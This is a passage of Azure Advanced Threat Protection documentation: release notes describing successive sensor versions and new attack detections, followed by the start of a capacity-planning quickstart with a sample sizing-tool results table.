3. Select **Exchange Servers** and then add the entity you wish to tag.

After tagging a computer as an Exchange Server, it will be tagged as Sensitive and display that it was tagged as an Exchange Server. The Sensitive tag will appear in the computer's entity profile, and the computer will be considered in all detections that are based on Sensitive accounts and Lateral Movement Paths.

- This version also includes improvements and bug fixes for internal sensor infrastructure.

Azure ATP release 2.77

Released May 12, 2019

- This version includes improvements and bug fixes for internal sensor infrastructure.

Azure ATP release 2.76

Released May 6, 2019

- This version includes improvements and bug fixes for internal sensor infrastructure.

Azure ATP release 2.75

Released April 28, 2019

- **Feature enhancement: Sensitive entities**

Starting from this version (2.75), machines identified as Exchange Servers by Azure ATP are now automatically tagged as **Sensitive**.

Entities that are automatically tagged as **Sensitive** because they function as Exchange Servers list this classification as the reason they are tagged.

- This version includes improvements and bug fixes for internal sensor infrastructure.

Azure ATP release 2.74

Releasing April 14, 2019

- This version includes improvements and bug fixes for internal sensor infrastructure.

Azure ATP release 2.73

Releasing April 10, 2019

- This version includes improvements and bug fixes for internal sensor infrastructure.

Azure ATP release 2.72

Released March 31, 2019

- **Feature enhancement: Lateral Movement Path (LMP) scoped depth**

Lateral movement paths (LMPs) are a key method for threat and risk discovery in Azure ATP. To help keep focus on the critical risks to your most sensitive users, this update makes it easier and faster to analyze and remediate risks to the sensitive users on each LMP, by limiting the scope and depth of each graph displayed.

See [Lateral Movement Paths](#) to learn more about how Azure ATP uses LMPs to surface access risks to each entity in your environment.

- This version also includes improvements and bug fixes for internal sensor infrastructure.

Azure ATP release 2.71

Released March 24, 2019

- **Feature enhancement: Network Name Resolution (NNR) monitoring alerts**

Monitoring alerts were added for confidence levels associated with Azure ATP security alerts that are based on NNR. Each monitoring alert includes actionable and detailed recommendations to help resolve low NNR success rates.

See [What is Network Name Resolution](#) to learn more about how Azure ATP uses NNR and why it's important for alert accuracy.

- **Server support: Support added for Server 2019 with use of KB4487044**

Support added for use of Windows Server 2019, with a patch level of KB4487044. Use of Server 2019 without the patch is not supported, and is blocked starting from this update.

- **Feature enhancement: User-based alert exclusion**

Extended alert exclusion options now allow for excluding specific users from specific alerts. Exclusions can help avoid situations where use or configuration of certain types of internal software repeatedly triggered benign security alerts.

- This version also includes improvements and bug fixes for internal sensor infrastructure.

Azure ATP release 2.70

Released March 17, 2019

- **Feature enhancement: Network Name Resolution (NNR) confidence level added to multiple alerts**

Network Name Resolution or (NNR) is used to help positively identify the source entity identity of suspected attacks. By adding the NNR confidence levels to Azure ATP alert evidence lists, you can now instantly assess and understand the level of NNR confidence related to the possible sources identified, and remediate appropriately.

NNR confidence level evidence was added to the following alerts:

- [Network mapping reconnaissance \(DNS\)](#)
- [Suspected identity theft \(pass-the-ticket\)](#)
- [Suspected NTLM relay attack \(Exchange account\)-preview](#)

- [Suspected DCSync attack \(replication of directory services\)](#)

- **Additional health alert scenario: Azure ATP sensor service failed to start**

In instances where the Azure ATP sensor failed to start due to a network capturing driver issue, a sensor health alert is now triggered. [Troubleshooting Azure ATP sensor with Azure ATP logs](#) for more information about Azure ATP logs and how to use them.

- This version also includes improvements and bug fixes for internal sensor infrastructure.

Azure ATP release 2.69

Released March 10, 2019

- **Feature enhancement: Suspected identity theft (pass-the-ticket) alert**

This alert now features new evidence showing the details of connections made by using remote desktop protocol (RDP). The added evidence makes it easy to remediate the known issue of (B-TP) Benign-True Positive alerts caused by use of Remote Credential Guard over RDP connections.

- **Feature enhancement: Remote code execution over DNS alert**

This alert now features new evidence showing your domain controller security update status, informing you when updates are required.

- **New documentation feature: Azure ATP Security alert MITRE ATT&CK Matrix™**

To explain and make it easier to map the relationship between Azure ATP security alerts and the familiar MITRE ATT&CK Matrix, we've added the relevant MITRE techniques to Azure ATP security alert listings. This additional reference makes it easier to understand the suspected attack technique potentially in use when an Azure ATP security alert is triggered. Learn more about the [Azure ATP security alert guide](#).

- This version also includes improvements and bug fixes for internal sensor infrastructure.

Azure ATP release 2.68

Released March 3, 2019

- **Feature enhancement: Suspected brute force attack (LDAP) alert**

Significant usability improvements were made to this security alert including a revised description, provision of additional source information, and guess attempt details for faster remediation. Learn more about [Suspected brute force attack \(LDAP\) security alerts](#).

- **New documentation feature: Security alert lab**

To explain the power of Azure ATP in detecting the real threats to your working environment, we've added a new **Security alert lab** to this documentation. The **Security alert lab** helps you quickly set up a lab or testing environment, and explains the best defensive posturing against common, real-world threats and attacks.

The [step-by-step lab](#) is designed to ensure you spend minimal time building, and more time learning about your threat landscape and available Azure ATP alerts and protection. We're excited to hear your feedback.

- This version also includes improvements and bug fixes for internal sensor infrastructure.

Azure ATP release 2.67

Released February 24, 2019

- **New security alert: Security principal reconnaissance (LDAP) – (preview)**

Azure ATP's [Security principal reconnaissance \(LDAP\) - preview](#) security alert is now in public preview. In this detection, an Azure ATP security alert is triggered when security principal reconnaissance is used by

attackers to gain critical information about the domain environment. This information helps attackers map the domain structure, as well as identify privileged accounts for use in later steps in their attack kill chain.

Lightweight Directory Access Protocol (LDAP) is one of the most popular methods used for both legitimate and malicious purposes to query Active Directory. LDAP focused security principal reconnaissance is commonly used as the first phase of a Kerberoasting attack. Kerberoasting attacks are used to get a target list of Security Principal Names (SPNs), which attackers then attempt to get Ticket Granting Server (TGS) tickets for.

- **Feature enhancement: Account enumeration reconnaissance (NTLM) alert**
Improved **Account enumeration reconnaissance (NTLM)** alert using additional analysis, and improved detection logic to reduce **B-TP** and **FP** alert results.
- **Feature enhancement: Network mapping reconnaissance (DNS) alert**
New types of detections added to Network mapping reconnaissance (DNS) alerts. In addition to detecting suspicious AXFR requests, Azure ATP now detects suspicious types of requests originating from non-DNS servers using an excessive number of requests.
- This version also includes improvements and bug fixes for internal sensor infrastructure.

Azure ATP release 2.66

Released February 17, 2019

- **Feature enhancement: Suspected DCSync attack (replication of directory services) alert**
Usability improvements were made to this security alert including a revised description, provision of additional source information, new infographic, and more evidence. Learn more about [Suspected DCSync attack \(replication of directory services\)](#) security alerts.
- This version also includes improvements and bug fixes for internal sensor infrastructure.

Azure ATP release 2.65

Released February 10, 2019

- **New security alert: Suspected NTLM relay attack (Exchange account) – (preview)**
Azure ATP's [Suspected NTLM relay attack \(Exchange account\) - preview](#) security alert is now in public preview.
In this detection, an Azure ATP security alert is triggered when use of Exchange account credentials from a suspicious source is identified. These types of attacks attempt to leverage NTLM relay techniques to gain domain controller exchange privileges and are known as **ExchangePriv**. Learn more about the **ExchangePriv** technique from the [ADV190007 advisory](#) first published January 31, 2019, and the [Azure ATP alert response](#).
- **General availability: Remote code execution over DNS**
This alert is now in GA (general availability). For more information and alert features, see the [Remote code execution over DNS alert description page](#).
- **General availability: Data exfiltration over SMB**
This alert is now in GA (general availability). For more information and alert features, see the [Data exfiltration over SMB alert description page](#).
- This version also includes improvements and bug fixes for internal sensor infrastructure.

Azure ATP release 2.64

Released February 4, 2019

- **General availability: Suspected Golden Ticket usage (ticket anomaly)**

This alert is now in GA (general availability). For more information and alert features, see the [Suspected Golden Ticket usage \(ticket anomaly\) alert description page](#).

- **Feature enhancement: Network mapping reconnaissance (DNS)**

Improved alert detection logic deployed for this alert to minimize false-positives and alert noise. This alert now has a learning period of eight days before the alert will possibly trigger for the first time. For more information about this alert, see [Network mapping reconnaissance \(DNS\) alert description page](#).

Due to the enhancement of this alert, the nslookup method should no longer be used to test Azure ATP connectivity during initial configuration.

- **Feature enhancement:**

This version includes redesigned alert pages, and new evidence, providing better alert investigation.

- [Suspected brute force attack \(SMB\)](#)
- [Suspected Golden Ticket usage \(time anomaly\) alert description page](#)
- [Suspected overpass-the-hash attack \(Kerberos\)](#)
- [Suspected use of Metasploit hacking framework](#)
- [Suspected WannaCry ransomware attack](#)

- This version also includes improvements and bug fixes for internal sensor infrastructure.

Azure ATP release 2.63

Released January 27, 2019

- **New feature: Untrusted forest support – (preview)**

Azure ATP's support for sensors in untrusted forests is now in public preview. From the Azure ATP portal **Directory services** page, configure additional sets of credentials to enable Azure ATP sensors to connect to different Active Directory forests, and report back to the Azure ATP service. See [Azure ATP multi-forest](#) to learn more.

- **New feature: Domain controller coverage**

Azure ATP now provides coverage information for Azure ATP monitored domain controllers.

From the Azure ATP portal **Sensors** page, view the number of the monitored and unmonitored domain controllers detected by Azure ATP in your environment. Download the monitored domain controller list for further analysis, and to build an action plan. See the [Domain controller monitoring](#) how-to guide to learn more.

- **Feature enhancement: Account enumeration reconnaissance**

The Azure ATP account enumeration reconnaissance detection now detects and issues alerts for enumeration attempts using Kerberos and NTLM. Previously, the detection only worked for attempts using Kerberos. See [Azure ATP reconnaissance alerts](#) to learn more.

- **Feature enhancement: Remote code execution attempt alert**

- All remote execution activities, such as service creation, WMI execution, and the new **PowerShell** execution, were added to the profile timeline of the destination machine. The destination machine is the domain controller the command was executed on.
- **PowerShell** execution was added to the list of remote code execution activities listed in the entity profile alert timeline.
- See [Remote code execution attempt](#) to learn more.

- **Windows Server 2019 LSASS issue and Azure ATP**

In response to customer feedback regarding Azure ATP usage with domain controllers running Windows Server 2019, this update includes additional logic to avoid triggering the reported behavior on Windows Server 2019 machines. Full support for Azure ATP sensor on Windows Server 2019 is planned for a future Azure ATP update, however installing and running Azure ATP on Windows Servers 2019 is **not** currently

supported. See [Azure ATP sensor requirements](#) to learn more.

- This version also includes improvements and bug fixes for internal sensor infrastructure.

Azure ATP release 2.62

Released January 20, 2019

- **New security alert: Remote code execution over DNS – (preview)**

Azure ATP's [Remote code execution over DNS](#) security alert is now in public preview.

In this detection, an Azure ATP security alert is triggered when DNS queries suspected of exploiting security vulnerability [CVE-2018-8626](#) are made against a domain controller in the network.

- **Feature Enhancement: 72 hour delayed sensor update**

Changed option to delay sensor updates on selected sensors to 72 hours (instead of the previous 24-hour delay) after each release update of Azure ATP. See [Azure ATP sensor update](#) for configuration instructions.

- This version also includes improvements and bug fixes for internal sensor infrastructure.

Azure ATP release 2.61

Released January 13, 2019

- **New Security Alert: Data exfiltration over SMB - (preview)**

Azure ATP's [Data exfiltration over SMB](#) security alert is now in public preview.

Attackers with domain admin rights can compromise the KRBTGT account. Using the KRBTGT account, attackers can create a Kerberos ticket granting ticket (TGT) that provide authorization to any resource.

- **Feature Enhancement: Remote code execution attempt** security alert

A new alert description and additional evidence were added to help make the alert easier to understand, and provide better investigation workflows.

- **Feature Enhancement: DNS query logical activities**

Additional query types were added to [Azure ATP monitored activities](#) including: **TXT, MX, NS, SRV, ANY, DNSKEY**.

- **Feature Enhancement: Suspected Golden Ticket usage (ticket anomaly) and Suspected Golden Ticket usage (nonexistent account)**

Improved detection logic has been applied to both alerts to reduce the number of FP alerts, and deliver more accurate results.

- **Feature Enhancement: Azure ATP Security Alert documentation**

Azure ATP security alert documentation has been enhanced and expanded to include better alert descriptions, more accurate alert classifications, and explanations of evidence, remediation, and prevention. Get familiar with the new security alert documentation design using the following links:

- [Azure ATP Security Alerts](#)
- [Understanding security alerts](#)
 - [Reconnaissance phase alerts](#)
 - [Compromised credential phase alerts](#)
 - [Lateral movement phase alerts](#)
 - [Domain dominance phase alerts](#)
 - [Exfiltration phase alerts](#)
- [Investigate a computer](#)
- [Investigate a user](#)

- This version also includes improvements and bug fixes for internal sensor infrastructure.

Azure ATP release 2.60

Released January 6, 2019

- This version includes improvements and bug fixes for internal sensor infrastructure.

Azure ATP release 2.59

Released December 16, 2018

- This version includes improvements and bug fixes for internal sensor infrastructure.

Azure ATP release 2.58

Released December 9, 2018

- **Security Alert Enhancement: Unusual Protocol Implementation alert split**

Azure ATP's series of Unusual Protocol Implementation security alerts that previously shared 1 externalId (2002), are now split into four distinctive alerts, with a corresponding unique external ID.

New alert externalIds

NEW SECURITY ALERT NAME	PREVIOUS SECURITY ALERT NAME	UNIQUE EXTERNAL ID
Suspected brute force attack (SMB)	Unusual protocol implementation (potential use of malicious tools such as Hydra)	2033
Suspected overpass-the-hash attack (Kerberos)	Unusual Kerberos protocol implementation (potential overpass-the-hash attack)	2002
Suspected use of Metasploit hacking framework	Unusual protocol implementation (potential use of Metasploit hacking tools)	2034
Suspected WannaCry ransomware attack	Unusual protocol implementation (potential WannaCry ransomware attack)	2035

- **New monitored activity: File copy through SMB**

Copying of files using SMB is now a monitored and filterable activity. Learn more about which [activities Azure ATP monitors](#), and how to [filter and search monitored activities](#) in the portal.

- **Large Lateral Movement Path image enhancement**

When viewing large lateral movement paths, Azure ATP now highlights only the nodes connected to a selected entity, instead of blurring the other nodes. This change introduces a significant improvement in large LMP rendering speed.

- This version includes improvements and bug fixes for internal sensor infrastructure.

Azure ATP release 2.57

Released December 2, 2018

- **New Security Alert: Suspected Golden ticket usage- ticket anomaly (preview)**

Azure ATP's [Suspected Golden Ticket usage - ticket anomaly](#) security alert is now in public preview.

Attackers with domain admin rights can compromise the KRBTGT account. Using the KRBTGT account, attackers can create a Kerberos ticket granting ticket (TGT) that provides authorization to any resource. This forged TGT is called a "Golden Ticket" because it allows attackers to achieve lasting network persistence. Forged Golden Tickets of this type have unique characteristics this new detection is designed to identify.

- **Feature Enhancement: Automated Azure ATP instance (workspace) creation**

From today, Azure ATP *workspaces* are renamed Azure ATP *instances*. Azure ATP now supports one Azure ATP instance per Azure ATP account. Instances for new customers are created using the instance creation wizard in the [Azure ATP portal](#). Existing Azure ATP workspaces are converted automatically to Azure ATP instances with this update.

- Simplified instance creation for faster deployment and protection using [create your Azure ATP instance](#).
- All [data privacy and compliance](#) remains the same.

To learn more about Azure ATP instances, see [Create your Azure ATP instance](#).

- This version includes improvements and bug fixes for internal sensor infrastructure.

Azure ATP release 2.56

Released November 25, 2018

- **Feature Enhancement: Lateral Movement Paths (LMPs)**

Two additional features are added to enhance Azure ATP Lateral Movement Path (LMP) capabilities:

- LMP history is now saved and discoverable per entity, and when using LMP reports.
- Follow an entity in an LMP via the activity timeline, and investigate using additional evidence provided for discovery of potential attack paths.

See [Azure ATP Lateral Movement Paths](#) to learn more about how to use and investigate with enhanced LMPs.

- **Documentation enhancements: Lateral Movement Paths, Security Alert names**

Additions and updates were made to Azure ATP articles describing Lateral Movement Path descriptions and features, name mapping was added for all instances of old security alert names to new names and externalIDs.

- See [Azure ATP Lateral Movement Paths](#), [Investigate Lateral Movement Paths](#), and [Security Alert Guide](#) to learn more.

- This version includes improvements and bug fixes for internal sensor infrastructure.

Azure ATP release 2.55

Released November 18, 2018

- **Security Alert: Suspicious communication over DNS - general availability**

Azure ATP's [Suspicious communication over DNS](#) security alert is now in general availability.

Typically, the DNS protocol in most organizations is not monitored, and rarely blocked for malicious activity. This enables an attacker on a compromised machine to abuse the DNS protocol. Malicious communication over DNS can be used for data exfiltration, command, and control, and/or evading corporate network restrictions.

- This version also includes improvements and bug fixes for internal sensor infrastructure.

Azure ATP release 2.54

Released November 11, 2018

- **Feature enhancement: Default domain exclusions added to Suspicious Communication over DNS**

alert

New addition of three popular domains to the default domain exclusion list. The exclusion list remains fully customizable. See [Excluding entities from detections](#), to learn more.

- **Documentation enhancements: SIEM log update, Known Issues guidance**

externalId mapping and additional explanations were added to SIEM log descriptions. See [SIEM log reference](#), to learn more.

Additional article for currently unresolved Known Issues guidance was added. See, [Azure ATP Known Issues](#), to learn more.

- This version includes improvements and bug fixes for internal sensor infrastructure.

Azure ATP release 2.53

Released November 4, 2018

- **Security Alert enhancement: Suspicious Authentication Failure**

Azure ATP's [Suspicious Authentication Failure security alert](#) now includes monitoring for detection of password spray brute force attacks. In a typical **password spray** attack, after successfully enumerating a list of valid users from the domain controller, attackers try ONE carefully crafted password against ALL of the known user accounts (one password to many accounts). When the initial password spray is not successful, they'll try again, utilizing a different carefully crafted password, normally after waiting 30 minutes between attempts. The wait time allows attackers to avoid triggering most time-based account lockout thresholds. Password spray has quickly become a favorite technique of both attackers and pen testers. Password spray attacks have proven to be effective at gaining an initial foothold in an organization, and for making subsequent lateral moves, trying to escalate privileges.

- **Feature enhancement: Send a test Syslog message**

New ability to send a test Syslog message during the SIEM setup process. See [Integrate with Syslog](#), to learn more.

- This version also includes improvements and bug fixes for internal sensor infrastructure.

Azure ATP release 2.52

Released October 28, 2018

- **Security Alert enhancement: Remote Code Execution Attempt**

Azure ATP's [Remote Code Execution Attempt security alert](#) now includes monitoring for suspicious attempts to execute remote PowerShell code on your domain controllers. Remote PowerShell is a common method for executing valid administrative commands, but is often used maliciously in an attempt to run scripts on remote endpoints.

- **Feature enhancement: Set report scheduling**

You can now set a specific hour to schedule your Azure ATP reports using the [reports](#) function.

- **Configuration addition: Tenant role-based access control (RBAC)**

Configure the security roles of your tenant in Azure Active Directory (AAD) Admin Center directly from the new Admin link in the Azure ATP Portal.

- **Revised documentation structure and content**

Recent content changes to Azure ATP documentation include new articles providing a complete list of all Azure ATP monitored activities, activity filtering instructions, as well as a redesign of the documentation site structure for improved usability:

- [Azure ATP monitored activities](#)
- [Azure ATP activity filtering](#)

- [Azure ATP documentation](#)
- This version also includes improvements and bug fixes for internal sensor infrastructure.

Azure ATP release 2.51

Released October 21, 2018

- You can now enable/disable **WD-ATP integration** from the Azure ATP portal [Configuration](#) screen. (To access this functionality, the Azure ATP user must be a Global or Security Administrator on the AAD tenant).
- This version also includes improvements and bug fixes for internal sensor infrastructure.

Azure ATP release 2.50

Released October 14, 2018

- This version includes fixes and improvements for multiple issues.

Azure ATP release 2.49

Released October 7, 2018

- **New detections: Suspicious DNS Communication** (preview)
New detection added to help protect against suspicious DNS communication attacks:
 - This detection helps detect attacks against the DNS protocol. In most organizations, the DNS protocol is not monitored and rarely blocked for malicious activity. Enabling an attacker on a compromised machine to abuse the DNS protocol. Malicious communication over DNS can be used for data exfiltration, command and control, and/or evading corporate network restrictions.
- **New functionality**
Azure ATP **user role** enhanced with the following capabilities:
 - Change status of security alerts (reopen, close, exclude, suppress)
 - Set scheduled reports
 - Set entity tags (sensitive and honey token)
 - Exclusion of detection
 - Change language
 - Set notifications via email or syslog
- A temporary increase in **Reconnaissance using directory services queries** security alerts that occurred on September 16, 2018 was identified and resolved.
- This version also includes fixes and improvements for multiple issues.

Azure ATP release 2.48

Released September 16, 2018

- **Security alert:** Reconnaissance using directory services queries
This security alert now has improved informational graphics and evidence.
- **Exclude entities from detections**
To reduce false positives, you can now choose to exclude entities from the following detections:
 - Suspicious VPN connection (user exclusion)
 - Suspicious domain controller promotion (potential DcShadow attack)

- Suspicious replication request (potential DcShadow attack)
- This version also includes fixes and improvements for multiple issues.

Azure ATP release 2.47

Released September 2, 2018

- **Azure ATP Advanced Audit Policy Check**

Azure Advanced Threat Protection now checks your domain controller's existing Advanced Audit Policies and recommends policy changes to provide maximum Azure ATP service coverage for your organization.

This new check enables you to:

- Identify events missing from your Windows Event logs that are currently excluded from your Azure ATP coverage.
- Verify ideal settings and make changes based on the health alert recommendations provided.
- A single aggregated health alert will be issued for all of your domain controllers including remediation suggestions (if/as needed).

Review how to [Configure Advanced Audit Policies](#) to ensure your system is configured correctly.

- This version also includes fixes and improvements for multiple issues.

Azure ATP release 2.46

Released August 26, 2018

- This version includes fixes and improvements for multiple issues.

Azure ATP release 2.45

Released August 19, 2018

- **Azure ATP adds Event Tracing for Windows (ETW) as an additional data source**

Event Tracing for Windows (ETW) added as additional data source in addition to existing network traffic and Windows events. ETW provides additional suspicious activity detections, including: suspicious domain controller promotions and suspicious domain controller replication requests (both are potential DCShadow attacks).

Only ATP sensors installed on domain controllers support ETW based detections. ETW detections are not supported by ATP standalone sensors.

- **Four new detections now in general availability**

- Suspicious VPN connection
- Kerberos Golden Ticket – nonexistent account
- Suspicious domain controller promotion (potential DcShadow attack) – ETW based detection, only available with ATP sensors
- Suspicious domain controller replication request (potential DcShadow attack) – ETW based detection, only available with ATP sensors
- This version also includes fixes and improvements for multiple issues.

Azure ATP release 2.44

Released August 12, 2018

- This version includes fixes and improvements for multiple issues.

- Log files created on the sensor machine no longer include the "Exception Statistic" log.

Azure ATP release 2.43

Released August 5, 2018

- This version includes fixes and improvements for multiple issues.

Azure ATP release 2.42

Released July 29, 2018

- This version includes fixes and improvements for multiple issues.

Azure ATP release 2.41

Released July 22, 2018

- **Azure ATP multi-forest support is being gradually rolled out (preview)**

Azure ATP can now support organizations with multiple forests that give you the ability monitor activity and profile users across forests. This new capability enables you to:

- View and investigate activities performed by users across multiple forests from a single pane of glass.
- Improves detection and reduces false positives by providing advanced Active Directory integration and account resolution.
- Get better monitoring alerts and reporting for cross-org coverage.

- **New detections: DCShadow**

Two new detections were added to help protect against domain controller shadow (DCShadow) attacks:

- Suspicious domain controller promotion (potential DCShadow attack) – This detection helps detect attacks in which a machine impersonate a domain controller and then tries to use replication to propagate changes to other domain controllers in your domain.
- Suspicious replication request (potential DCShadow attack) – This detection helps protect against attacks that attempt to perform DC promotion of machines that are not domain controllers in order to change directory objects.

- **Improved encryption downgrade information**

Encryption downgrade detection now provides more information regarding the specific type of attack detected: overpass-the-hash, golden ticket, and skeleton key. In addition, these alerts have been aggregated to enable easier investigation.

- This version includes fixes and improvements for multiple issues.

Azure ATP release 2.40

Released July 15, 2018

- The pass-the-ticket detection now includes an evidence section in the alert details page. This provides additional information for investigating the alert.
- User access control flags, that can be found in a user's profile under Directory data, now include a legend so you can better understand which attributes are on and which are off.

Azure ATP release 2.39

Released July 5, 2018

- **New detection added: Kerberos golden ticket - nonexistent account** (preview)

This new detection helps you protect your organization from attacks in which a golden ticket is created for an account that does not exist in your domain. For more information, see the [Azure Advanced Threat Protection suspicious activity guide](#)

- This version includes fixes and improvements for multiple issues.

Azure ATP release 2.38

Released July 1, 2018

- This version includes fixes and improvements for multiple issues as well as enhancements of the Azure ATP portal.

Azure ATP release 2.37

Released June 24, 2018

- This version includes fixes and improvements for multiple issues.

Azure ATP release 2.36

Released June 17, 2018

- This version includes fixes and improvements for multiple issues.

Azure ATP release 2.35

Released June 10, 2018

- **New preview detections**

From now on, Azure ATP will take advantage of the fact that it's a cloud service -- where new features can be delivered in fast cycles -- and provide you with new detections as quickly as possible. These new detections will be tagged as "preview" when they are first released. Usually a new detection will move from preview to general availability within a few weeks. By default you will see preview detections. For information about opting out, see [preview detections](#).

- **Suspicious VPN detection**

This release introduces a preview version of the Suspicious VPN detection. Azure ATP learns user VPN behavior, including the machines the users signed in to and the locations the users connect from, and alerts you when there is a deviation from the expected behavior. For more information, see [Suspicious VPN detection](#).

- **Delayed update**

You now have the option to set Azure ATP sensors to update at a later time, each time Azure ATP updates. You can now set each Azure ATP sensor to **Delayed update** so that it will update 24 hours after the Azure ATP cloud service updates. This feature enables you to test the update on specific test sensors and only update your production sensors later on. If you discover an issue during the first update cycle, open a support ticket. For more information see [Update Azure ATP sensors](#).

- **Updated unusual protocol implementation detection**

The unusual protocol implementation detection now provides more information. You can now see which potential attack tool Azure ATP suspects is at work on your network. For more information, see the [Suspicious activity guide](#).

- **Outdated sensor alert**

Azure ATP includes a new monitoring alert to let you know if a sensor is more than three versions outdated.

If you see this alert, you should update the sensor, or investigate why the sensor isn't updating automatically. If the alert recurs, uninstall and reinstall the sensor.

- This version includes fixes and improvements for multiple issues.

Azure ATP release 2.34

Released June 3, 2018

- This version includes fixes and improvements for multiple issues.

Azure ATP release 2.33

Released May 27, 2018

- Preview feature: Azure ATP now supports new languages, and 13 new locales:
 - Czech
 - Hungarian
 - Italian
 - Korean
 - Dutch
 - Polish
 - Portuguese (Brazil)
 - Portuguese (Portugal)
 - Russia
 - Swedish
 - Turkish
 - Chinese (China)
 - Chinese (Taiwan)

Azure ATP release 2.32

Released May 13, 2018

- This version includes fixes and improvements for multiple issues.

Azure ATP release 2.31

Released May 6, 2018

- Improvements were made to name resolution. As part of this effort, in addition to the RPC and NetBIOS active resolution, the sensor may issue a TLS Client Hello packet to the endpoint RDP port (3389).
- This version includes fixes and improvements for multiple issues.

Azure ATP release 2.30

Released April 29, 2018

- Encryption downgrade suspicious activities now include an evidence section which describes the symptoms detected by Azure ATP that cause it to suspect that an encryption downgrade activity transpired.
- Azure ATP now uses Azure Email Orchestrator for all emails sent from Azure ATP, including suspicious activities, monitoring alerts and reports. You will see that these email notifications now follow a consistent format for ease-of-use and Excel files will be linked to from the email to be downloaded from the console.

Azure ATP release 2.29

Released April 22, 2018

- This version includes fixes and improvements for multiple issues.

Azure ATP release 2.28

Released April 15, 2018

- Users who are members of the role groups Azure ATP Users and Azure ATP Viewers now have permissions to see monitoring alerts.
- This version includes fixes and improvements for multiple issues.

Azure ATP release 2.27

Released April 8, 2018

- You now have the ability to provide user feedback from the top navigation bar. Clicking the smiley face in the menu bar enables you to send an email to the Azure Advanced Threat Protection team with your feedback.
- This version includes fixes and improvements for multiple issues.

Azure ATP release 2.26

Released March 25, 2018

- When Azure ATP alerts you of a suspicious activity that you identify as a benign positive (a legitimate action that is not a suspicious activity) you have the option to exclude computers and IP addresses for more detections, including: Encryption downgrade, LDAP brute force, Forged PAC, Brute force and Pass-the-hash.
- The Azure ATP sensor performance was improved.
- A new region was added for Workspace deployment, you can now deploy a workspace in Asia.

Azure ATP release 2.25

Released March 18, 2018

- Multi-factor authentication (MFA) is now supported in Azure ATP. Tenants using MFA can now enter the Azure ATP portal.
- Azure ATP now has a [System status](#) page to provide you with information as to whether the Workspace management portal is up and active, if there are issues with detections and if the Sensor is able to send traffic to the cloud. You can access the **System status** from the Azure ATP menu bar.

Azure ATP release 2.24

Released March 11, 2018

New & updated detections

- Suspicious service creation – Attackers attempt to run suspicious services on your network. Azure ATP now raises an alert when it identifies that someone on a specific computer is running a new service that seems suspicious. This detection is based on events (not network traffic) and is detected on any domain controller in your network that is forwarding event 7045 to Azure ATP. For more information see the [Suspicious activity guide](#).

Improved investigation

- Azure ATP includes an enriched [entity profile](#). The entity profile provides you with a platform that is designed for deep-dive investigation of user activities. This includes the resources they accessed, computers they logged onto, and many more. The entity profile also provides directory data and enables you to identify potential lateral movement paths to or from the entity, enabling you to learn more about the potential breaches in your organization.
- ATP enables you to manually tag entities as *sensitive* to enhance detections and monitoring. This tagging impacts many Azure ATP detections, such as sensitive group modification detection and [lateral movement path](#), which rely on entities that are considered sensitive.

New reports to help you investigate

- The [Passwords exposed in clear text report](#) enables you to detect when services send account credentials are sent in plain text. This allows you to investigate services and improve your network security level. This report replaces the cleartext suspicious activity alerts.
- The [Lateral movement paths to sensitive accounts report](#) lists the sensitive accounts that are exposed via lateral movement paths. This enables you to mitigate these paths and harden your network to minimize the attack surface risk. This enables you to prevent lateral movement so that attackers can't move across your network between users and computers until they hit the virtual security jackpot: your sensitive admin account credentials.
- You can now easily access the documentation from a link provide within a suspicious activity alert in order to view [investigation steps that you can take](#).

Performance improvements

- The Azure ATP sensor infrastructure was improved for performance: the aggregated view of traffic enables optimization of CPU and packet pipeline, and reuses sockets to the domain controllers to minimize SSL sessions to the DC.

See Also

- [What is Azure Advanced Threat Protection?](#)
- [Frequently asked questions](#)
- [Azure ATP prerequisites](#)
- [Azure ATP capacity planning](#)
- [Check out the Azure ATP forum!](#)

Quickstart: Plan capacity for Azure ATP

2/14/2019 • 5 minutes to read

In this quickstart, you determine how many Azure ATP sensors and standalone sensors you need.

Prerequisites

- Download the [Azure ATP Sizing Tool](#).
- Review the [Azure ATP architecture](#) article.
- Review the [Azure ATP prerequisites](#) article.

Use the sizing tool

The recommended and simplest way to determine capacity for your Azure ATP deployment is to use the Azure ATP Sizing Tool. If you're unable to use the tool, you can manually gather traffic information. For more information the manual method, see the [Domain controller traffic estimator](#) section at the bottom of this article.

1. Run the Azure ATP Sizing Tool, **TriSizingTool.exe**, from the zip file you downloaded.
2. When the tool finishes running, open the Excel file results.
3. In the Excel file, locate and click on the **Azure ATP Summary** sheet. The other sheet isn't needed since it's for Azure ATA planning.

DC	Sensor Supported	Failed Samples	Max Packets/sec	Avg Packets/sec	Busy Packets/sec	Busy Packets/sec Start Time	Busy Packets/sec End Time	Min Avail MB	Avg Avail MB
Number of DCs		10							
Number of Good Samples		17,221							
Overall Start Time UTC		2018-02-07 09:46:41							
Overall End Time UTC		2018-02-08 09:46:45							
Sizing Tool Version		1.2.0.0							
Display DC Times as UTC/Local		Universal Time (UTC)							
DC1.domain1.test.local	Yes	0	16,809	16,243	16,275	14:49:35	15:04:33	28,654	2
DC2.domain1.test.local	Yes, but additional resources required: +1GB; +1 core	0	9,852	9,495	9,552	03:17:50	03:32:48	6,938	
DC3.domain1.test.local	Yes, but additional resources required: +4GB; +2 cores	0	13,607	13,150	13,212	03:19:51	03:34:49	6,934	
DC5.domain1.test.local	Yes, but additional resources required: +2GB; +1 core	0	6,664	6,363	6,402	00:05:51	00:20:49	6,813	
DC4.domain1.test.local	Yes, but additional resources required: +5GB; +4 cores	0	32,666	31,658	31,827	00:09:16	00:24:14	6,534	
DC6.domain1.test.local	Yes, but additional resources required: +1GB; +1 core	0	4,632	4,391	4,403	00:05:36	00:20:34	7,184	
DC7.domain1.test.local	Yes, but additional resources required: +1GB; +1 core	0	2,851	2,600	2,606	07:53:42	08:08:40	7,098	
DC8.domain1.test.local	Yes, but additional resources required: +6GB; +1 core	0	1,634	1,356	1,361	07:53:37	08:08:35	7,079	
DC9.domain1.test.local	Yes, but additional resources required: +1 core	0	49	11	13	07:47:11	08:02:09	7,031	
G-2008R2-CORE.domain1.test.local	No, Server Core for Windows Server 2008 R2 is unsupported	0	46	10	11	07:45:45	08:00:44	7,385	
Total			88,799	85,276	85,662				

4. Locate the **Busy Packets/sec** field in the Azure ATP sensor table in the results Excel file and make a note of it.
5. Choose your sensor type. Use the information in the [Choosing the right sensor type](#) section to determine which sensor or sensors you would like to use. Keep your **Busy Packets/sec** in mind when choosing the sensor type.
6. Match your **Busy Packets/sec** field to the **PACKETS PER SECOND** field in the [Azure ATP sensor table](#) section of this article. Use the fields to determine the memory and CPU that will be used by the sensor.

Choosing the right sensor type for your deployment

In an Azure ATP deployment any combination of the Azure ATP sensor types is supported:

